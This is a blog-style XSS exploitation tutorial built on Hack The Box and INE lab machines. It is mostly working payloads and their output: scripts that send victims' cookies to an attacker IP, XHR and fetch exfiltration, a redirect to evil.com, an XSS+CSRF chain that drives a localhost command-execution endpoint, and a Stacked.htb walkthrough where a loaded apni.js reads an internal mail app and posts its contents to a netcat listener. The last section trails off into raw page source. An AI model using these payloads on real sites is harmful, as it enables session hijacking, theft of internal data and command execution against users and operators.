Exploiting XSS-stealing cookies, csrf

n00 🔑 · Follow

3 min read · Apr 1, 2022

Listen Share More

Cookie Stealing-


(Note: HttpOnly should not be enabled/present in cookie header)

1. **Classic way-**

```
<script>var i=new Image(); i.src="http://10.10.14.8/?
cookie="+btoa(document.cookie);</script>
```

Here we have used btoa() method for converting the cookie string into base64 encoded string.

```
python3 -m http.server -m 80
```



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.8 - - [09/Aug/2021 11:42:07] "GET /?cookie=aWQ9MzsgdXNlcm5hbWU9ZEdWemRHVnk7IHBhc3N3b3JkPWRHVnpkR1Z5ZEdWemRFQX
hNak0lM0Q= HTTP/1.1" 200 -
10.10.10.154 - - [09/Aug/2021 11:46:04] "GET /?cookie=dXNlcm5hbWU9WVdSdGFXNCUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxjM055YjIxaGJu
UnBZdyUzRCUzRDsgaWQ9MQ== HTTP/1.1" 200 -
```

2. Bypassing secure flag protection-

a) Creating a HTTPS server-

```
openssl req -new -x509 -keyout localhost.pem -out localhost.pem -
days 365 -nodes
```

Generating certificate.

```
#!/usr/bin/python3
import http.server, ssl

server_address = ('0.0.0.0', 443)
httpd = http.server.HTTPServer(server_address,
http.server.SimpleHTTPRequestHandler)
httpd.socket =
ssl.wrap_socket(httpd.socket,server_side=True,certfile='localhost.pe
m')
"""ssl_version=ssl.PROTOCOL_TLSv1_2)
"""
httpd.serve_forever()
```

Starting web server.

2. Via XHR-

```
var xhr=new XMLHttpRequest();
xhr.open("GET", "https://10.10.14.8/?"+document.cookie, true);
xhr.send();
```

3. Fetch api

Redirecting User to malicious websites-

```
<script>window.location.replace("http://evil.com");</script>
```

Accessing internal application/Bypassing localhost restrictions-

Suppose Some functionality in web app which can be accessed only from local server. And if xss is getting triggered on serverside when a Administrator user is browsing vulnerable web app while logged in, then it is possible to access this internal functionality by combining **XSS+CSRF** by using a xhr request.


Scenario 1:

Sample source code:

```
if($_SERVER['REMOTE_ADDR'] == "::1")
{
    system($_POST['cmd']);
} else
{
    echo "It's only allowed to access this function from localhost
(::1).<br> This is due to the recent hack attempts on our server.";
}
```

XHR request js file-

```
var http = new XMLHttpRequest();
var url = 'http://127.0.0.1/admin/backdoorchecker.php';
var params = 'orem=dir | ping -n 5 10.10.14.8';
http.open('POST', url, true);
http.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
http.withCredentials = true;
http.send(params);
```




```
└─$ tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:10:05.254325 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 1, length 40
15:10:05.254407 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 1, length 40
15:10:05.256917 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 2, length 40
15:10:05.256966 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 2, length 40
15:10:05.270292 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 3, length 40
15:10:05.270338 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 3, length 40
15:10:06.258612 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 4, length 40
15:10:06.258632 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 4, length 40
15:10:06.258643 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 5, length 40
15:10:06.258647 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 5, length 40
15:10:06.274463 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 6, length 40
15:10:06.274498 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 6, length 40
15:10:07.275086 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 7, length 40
```

```
<script src=http://10.10.14.8:80/robme.js></script>
```

Scenerio 2: Stacked.htb


Referer http header is vuln to xss.



```
-rwxr-xr-x 1 root root 3.3K Mar 30 13:03  ffuf_vhost_80.html
-rwxr-xr-x 1 root root  240 Mar 30 11:43  masscan.out
-rwxr-xr-x 1 root root 123K Mar 30 13:08  word.docx

Starting Server
serving at port 80

10.10.11.112 - - [31/Mar/2022 00:00:35] code 404, message File not found
10.10.11.112 - - [31/Mar/2022 00:00:35] "GET /refere HTTP/1.1" 404 -
10.10.11.112 - - [31/Mar/2022 00:01:23] code 404, message File not found
10.10.11.112 - - [31/Mar/2022 00:01:23] "GET /refere HTTP/1.1" 404 -
zsh: terminated  pss.py

┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/10.10.11.112-Stacked]
└─#

┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/10.10.11.112-Stacked]
└─# 
```

```
POST /process.php HTTP/1.1
Host: portfolio.stacked.htb
Content-Length: 133
Accept: application/json, text/javascript, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: <img src="http://10.10.14.89:80/UA"></img>
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: <img src="http://10.10.14.89:80/origin"></img>
Referer: <img src="http://10.10.14.89:80/refere"></img>
Accept-Encoding: gzip, deflate
Accept-Language:
en-US,en;q=0.9,en-IN;q=0.8,en-GB;q=0.7,en-NZ;q=0.6,en-AU;q=0.5,en-CA;q=0.4
Connection: close

fullname=tester&email=tester%40tester.test&tel=123456789012&subject=lol&
message=<img+src%3d"http%3a//10.10.14.89%3a80/message"></img>
```

```
HTTP/1.1 200 OK
Date: Thu, 31 Mar 2022 06:58:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 54
Connection: close
Content-Type: text/json; charset=utf8

{
  "success":"Your form has been submitted. Thank you!"
}
```



```
┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/10.10.11.112-Stacked]
└─# nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.112] 43916
GET /refere HTTP/1.1
Host: 10.10.14.89
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Connection: keep-alive
```

Our XSS is being triggered at other application hosted on domain **mail.stacked.htb** which was not accessible from external network.


So for accessing that we will be using simple javascript as below in our xss payload:

```
//apni.js
var url="http://mail.stacked.htb/"  //targeturl(internal wep
application)
var xhr=new XMLHttpRequest();
xhr.open("GET", url, false);
xhr.send();
var resp=xhr.responseText;

//transferring HTTP response to us
var xhr2=new XMLHttpRequest();
xhr2.open("POST", 'http://10.10.14.89:443/', false);
xhr2.send(resp);
```

XSS payload-

```
<script src="http://10.10.14.89/apni.js"></script>
```

And we start netcat listener for capturing response of our xhr.




```
total 512
-rwxr-xr-x 1 root root 311 Mar 31 10:48 apni.js
-rwxr-xr-x 1 root root   0 Mar 31 10:49 mail.stacked.htb.html


Starting Server
serving at port 80
10.10.11.112 - - [31/Mar/2022 10:51:58] "GET /apni.js HTTP/1.1" 200 -
```

```
┌──(root💀jadugar)-[/mnt/…/hackthebox/Machines/10.10.11.112-Stacked/src]
└─# nc -lvnp 443 > mail.stacked.htb.html
listening on [any] 443 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.112] 56304
```

```
┌──(root💀jadugar)-[/mnt/…/hackthebox/Machines/10.10.11.112-Stacked/src]
└─# cat mail.stacked.htb.html
POST / HTTP/1.1
Host: 10.10.14.89:443
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Content-Length: 14642
Content-Type: text/plain;charset=UTF-8
Origin: http://mail.stacked.htb
Connection: keep-alive

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>AdminLTE 3 | Mailbox</title>

  <!-- Google Font: Source Sans Pro -->
  <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback">
  <!-- Font Awesome -->
  <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
  <!-- icheck bootstrap -->
  <link rel="stylesheet" href="plugins/icheck-bootstrap/icheck-bootstrap.min.css">
  <!-- Theme style -->
  <link rel="stylesheet" href="dist/css/adminlte.min.css">
</head>
<body class="hold-transition sidebar-mini">
<div class="wrapper">
  <!-- Navbar -->
  <nav class="main-header navbar navbar-expand navbar-white navbar-light">
    <!-- Left navbar links -->
    <ul class="navbar-nav">
[0] 0:[tmux]* 1:zsh- 2:zsh                                    "jadugar" 10:53 31-Mar-22
```

We can open this html in browser to view the application.



file:///Machines/10.10.11.112-Stacked/src/mail.stacked.htb.html

- Search

[AdminLTE Logo AdminLTE 3]
User Image
[Adam Perkin]

- Mailbox
  - Inbox
  - Compose
  - Read

Inbox

1. Home
2. Inbox

Folders

- Inbox 12
- Sent
- Drafts
- Junk 65
- Trash

Inbox

Search Mail

1-50/200

□	Jeremy Taint	**S3 Instance Started**	2021-06-25 08:30:00
□	tester	**lol**	2022-03-31 17:51:06
□	tester	**lol**	2022-03-31 17:51:50


1-50/200

Version 3.1.0

file:///mnt/Ethical_Hacking/Box/APNA/Everything/Ethical_Hacking/Practice_LABS/hackthebox/Machines/10.10.11.112-Stacked/src/read-mail.php?id=1

DOM XSS

INE: WebApp Labs Web Application attacks LAB 30



Not secure | xss1.webapp.site/getLuckyNumber.php?name=golu

XSS Labs #xss1 Home

Find out your lucky number from your name


Hello golu , your lucky number is: **75**

eLearnSecurity 2021 - All rights reserved.

```
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body>
  ▶<div class="navbar navbar-fixed-top">…</div>
  ▼<div class="container">
      ::before
    ▼<div class="page-header">
        <h1>Find out your lucky number from your name</h1>
      </div>
    ▼<p style="font-size: 17px;">
        "
                    Hello "
        <span id="name">golu</span> == $0
        " ,
                    your lucky number is: "
        <strong>75</strong>
      </p>
      <br>
    ▶<footer class="footer" style="position: fixed; bottom: 2px;">…</footer>
      ::after
    </div>
  </body>
```

html body div.container p span#name

Highlights from the Chrome 90 update



Not secure | view-source:xss1.webapp.site/getLuckyNumber.php?name=golu


```
border-top-width: 2px;
width: 100%;
}
        </style>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <!-- Bootstrap CSS Toolkit styles -->
        <link rel="stylesheet" href="css/bootstrap.min.css">
        <!-- Generic page styles -->
        <link rel="stylesheet" href="css/style.css">
        <!-- Bootstrap styles for responsive website layout, supporting different screen sizes -->
        <link rel="stylesheet" href="css/bootstrap-responsive.min.css">
        <!-- Bootstrap CSS fixes for IE6 -->
        <!--[if lt IE 7]><link rel="stylesheet" href="css/bootstrap-ie6.min.css"><![endif]-->
        <!-- Bootstrap Image Gallery styles -->
        <link rel="stylesheet" href="css/bootstrap-image-gallery.min.css">
        <!-- Shim to make HTML5 elements usable in older Internet Explorer versions -->
